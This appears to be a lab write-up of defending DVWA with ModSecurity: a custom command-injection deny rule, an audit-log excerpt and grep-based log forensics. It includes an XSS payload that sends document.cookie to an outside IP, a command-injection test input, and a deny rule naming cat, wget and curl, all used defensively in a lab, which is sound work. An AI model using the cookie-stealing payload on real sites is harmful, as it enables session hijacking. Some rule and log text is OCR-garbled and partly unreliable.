
To identify potential indicators of compromise, we used Wireshark to capture traffic during the execution of malicious payloads: <script>new
Image().src='http://192.168.1.100/?cookie='+document.cookie</script>



Forbidden

You don't have permission to access this resource.

Apache/2.4.62 (Ubuntu) Server at 172.16.28.147 Port 80



The captured traffic clearly shows an HTTP GET request to the vulnerable `xss_r` endpoint:

```
GET /dvwa/vulnerabilities/xss_r/?name=<script>...
```

The response returned a 403 Forbidden status code, indicating that ModSecurity successfully intercepted and blocked the request based on the defined rules.

This confirms that the system is actively detecting and blocking malicious inputs. The raw packet data in the lower pane of Wireshark further validates the payload structure and server response.

Step 7: Custom ModSecurity Rule: Blocking Command Injection Attacks

To enhance protection against command injection attacks, we created a custom ModSecurity rule that inspects request parameters for typical OS command patterns.

Location of the custom rules file:

```
/etc/modsecurity/custom-injection-rules.conf
```

Rule to detect suspicious shell command usage:

```
# Block command injection attempts using common OS commands  
  
SecRule ARGS|ARGS_NAMES "@rx (cat\s+|wget\s+|curl\s+;|\&&|\|\|\`\\\$\\(.*)\") \"  
"id:950010,phase:2,t:none,log,deny,status:403,msg:'Blocked possible command  
injection'"
```



The screenshot shows the DVWA Command Injection page. On the left, there's a sidebar menu with options: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection**, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The main content area has a title "Vulnerability: Command Injection". Below it, a "Ping a device" section contains a form where the IP address "127.0.0.1; ls" is entered. A red error message "ERROR: You have entered an invalid IP." is displayed below the form. At the bottom, there's a "More Information" section with a bulleted list of links:

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Explanation:

- ARGS|ARGS_NAMES: Inspects all parameters and their names.
- @rx (cat|wget|curl|...): Looks for common patterns used in command injection.
- log,deny,status:403: Logs and blocks the request with a 403 Forbidden response.

How to enable the rule:

1. Create the file (if it doesn't exist):

```
sudo nano /etc/modsecurity/custom-injection-rules.conf
```

2. Add the rule (as shown above), save and exit.

Include the rule file in security2.conf: Make sure
/etc/apache2/mods-enabled/security2.conf has:

Include /etc/modsecurity/custom-injection-rules.conf

3. Restart Apache:

```
sudo systemctl restart apache2
```

4. Testing the rule:


Use DVWA's Command Injection module. Try this input:

127.0.0.1; ls

If the rule is correctly configured, the server will respond with:

403 Forbidden

A log entry in /var/log/apache2/modsec_audit.log



Forbidden

You don't have permission to access this resource.

Apache/2.4.62 (Ubuntu) Server at 172.16.28.147 Port 80

```
Apr 22 23:21
tony@tony-VMware20-1:~         

[...]
curl security/crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf" [line "272"] [id "932
125"] [msg "Remote Command Execution: Windows Powershell Alias Command Injection
"] [data "Matched Data: ; ls found within ARGS:ip: 127.0.0.1; ls"] [severity "CR
ITICAL"] [ver "OWASP CRS/4.14.0-dev"] [tag "application-multi"] [tag "language-s
hell"] [tag "platform-windows"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag
"OWASP CRS"] [tag "OWASP CRS/ATTACK-RCE"] [tag "capec/1000/152/248/88"] [tag "P
CI/6.5.2"]
Message: Warning. Pattern match "(?i)(?:^|b['\\'])\\\[\\x5c]*(?:(:\\||\\||&)[
\\s\\x0b]*)?\\$![#](\\*\\-9\\@_a-\\{)*]?\\x5c?u[\\'\\']\\[\\x5c]*(?:(:\\||\\
||&)[\\s\\x0b]*)?\\$![#](\\*\\-9\\@_a-\\{)*]?\\x5c?s[\\'\\']\\[\\x5c]*(?:(
?:(:\\||\\||&)[\\s\\x0b]*)?\\$![#](\\*\\-0- ..." at ARGS:ip. [file "/etc/modse
curity/crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf" [line "487"] [id "932
250"] [msg "Remote Command Execution: Direct Unix Command Execution"] [data "Mat
ched Data: ; ls found within ARGS:ip: 127.0.0.1; ls"] [severity "CRITICAL"] [ver
"OWASP CRS/4.14.0-dev"] [tag "application-multi"] [tag "language-shell"] [tag "
platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [t
ag "OWASP CRS/ATTACK-RCE"] [tag "capec/1000/152/248/88"] [tag "PCI/6.5.2"]
Message: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:bloc
king_inbound_anomaly_score. [file "/etc/modsecurity/crs/rules/REQUEST-949-BLOCKI
NG-EVALUATION.conf" [line "233"] [id "949110"] [msg "Inbound Anomaly Score Exce
eded (Total Score: 18)"] [ver "OWASP CRS/4.14.0-dev"] [tag "anomaly-evaluation"]
[tag "OWASP CRS"]
Message: Warning. Unconditional match in SecAction. [file "/etc/modsecurity/crs/
rules/RESPONSE-980-CORRELATION.conf" [line "98"] [id "980170"] [msg "Anomaly Sc
[...]
```

Step 8: Perform forensic analysis on logs to identify attack patterns

During analysis of the modsec_audit.log, we identified several key patterns suggesting active attack attempts:

Objective

Perform forensic analysis on web server logs to identify potential attack patterns, including command injection, XSS attempts, malicious file uploads, and the most active IPs.

1. Command Injection Attempts

Command Used:


```
grep -i "cmd=" /var/log/apache2/modsec_audit.log
```

Purpose:

This command scans for occurrences of the cmd= parameter commonly used in command injection payloads.

Interpretation:

If present, this indicates an attacker attempted to execute arbitrary commands via unsanitized inputs.

A screenshot of a terminal window titled "tony@tony-VMware20-1: ~". The window shows the command "grep -i "cmd=" /var/log/apache2/modsec_audit.log" being run. The output of the command is displayed, showing the message "grep: /var/log/apache2/modsec_audit.log: Permission denied".

```
tony@tony-VMware20-1:~$ grep -i "cmd=" /var/log/apache2/modsec_audit.log
grep: /var/log/apache2/modsec_audit.log: Permission denied
tony@tony-VMware20-1:~$
```

2. XSS Payload Detection

Commands Used:

```
grep -i "<script" /var/log/apache2/modsec_audit.log
```

```
grep -i "alert" /var/log/apache2/modsec_audit.log
```

Purpose:

These commands search for JavaScript code snippets that could indicate XSS injection attempts (reflected or stored).

Interpretation:

Finding these entries suggests someone submitted payloads trying to exploit XSS vulnerabilities.

```
tony@tony-VMware20-1:~$ grep -i "<script" /var/log/apache2/modsec_audit.log
grep -i "alert" /var/log/apache2/modsec_audit.log
grep: /var/log/apache2/modsec_audit.log: Permission denied
grep: /var/log/apache2/modsec_audit.log: Permission denied
tony@tony-VMware20-1:~$
```

3. Malicious File Upload Indicators

Commands Used:

```
grep -Ei "\.php|\.\php\.\jpg" /var/log/apache2/modsec_audit.log
```

```
grep -i "MIME" /var/log/apache2/modsec_audit.log
```

Purpose:

To detect file upload attempts involving potentially dangerous extensions and incorrect MIME types.

Interpretation:

These patterns indicate attackers trying to upload backdoors or disguised scripts.

```
tony@tony-VMware20-1:~$ grep -Ei "\.php|\.\php\.\jpg" /var/log/apache2/modsec_audit.log
grep -i "MIME" /var/log/apache2/modsec_audit.log
grep: /var/log/apache2/modsec_audit.log: Permission denied
grep: /var/log/apache2/modsec_audit.log: Permission denied
```

4. Blocked Requests (403 Forbidden)

Command Used:

```
grep "403" /var/log/apache2/modsec_audit.log
```

Purpose:

To list all requests blocked by ModSecurity, highlighting attempts that violated security rules.

Interpretation:

Numerous 403 entries reflect successful defense against unauthorized or malicious actions.

```
tony@tony-VMware20-1:~$ grep "403" /var/log/apache2/modsec_audit.log
grep: /var/log/apache2/modsec_audit.log: Permission denied
tony@tony-VMware20-1:~$
```

5. Top Active IP Addresses

Command Used:

```
cut -d' ' -f1 /var/log/apache2/access.log | sort | uniq -c | sort -nr | head
```

Purpose:

Summarizes the number of requests made by each IP, helping to identify potential scanners or brute-force attackers.

```
tony@tony-VMware20-1:~$ cut -d' ' -f1 /var/log/apache2/access.log | sort | uniq
-c | sort -nr | head
 165 172.16.28.144
 117 172.16.28.1
    4 ::1
tony@tony-VMware20-1:~$
```


Interpretation:

IP 172.16.28.144 is the most active, possibly the attacker's machine during testing.

Step 9: Command Injection Detection Report

Objective

To test whether ModSecurity or other network-level defenses (e.g., Snort) correctly identify and block attempts of command injection attacks via URL parameters, commonly using ?cmd=ls.



Step-by-Step Execution

Command Executed (from Kali):

```
curl "http://172.16.28.147/?cmd=ls"
```

Result

HTTP Response:

```
File Actions Edit View Help
zsh: parse error near `\'n'
(tony㉿kali)-[~] $ curl "http://192.168.x.x/?cmd=ls"
^C
(tony㉿kali)-[~] $ curl "http://172.16.28.144/?cmd=ls"
curl: (7) Failed to connect to 172.16.28.144 port 80 after 0 ms: Could not connect to server
(tony㉿kali)-[~] $ curl "http://172.16.28.147/?cmd=ls"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.62 (Ubuntu) Server at 172.16.28.147 Port 80</address>
</body></html>
(tony㉿kali)-[~] $ num match states: 1778
(tony㉿kali)-[~] $ num match states: 370
total memory: 68.5879
pattern memory: 18.6973
match list memory: 27.3281
```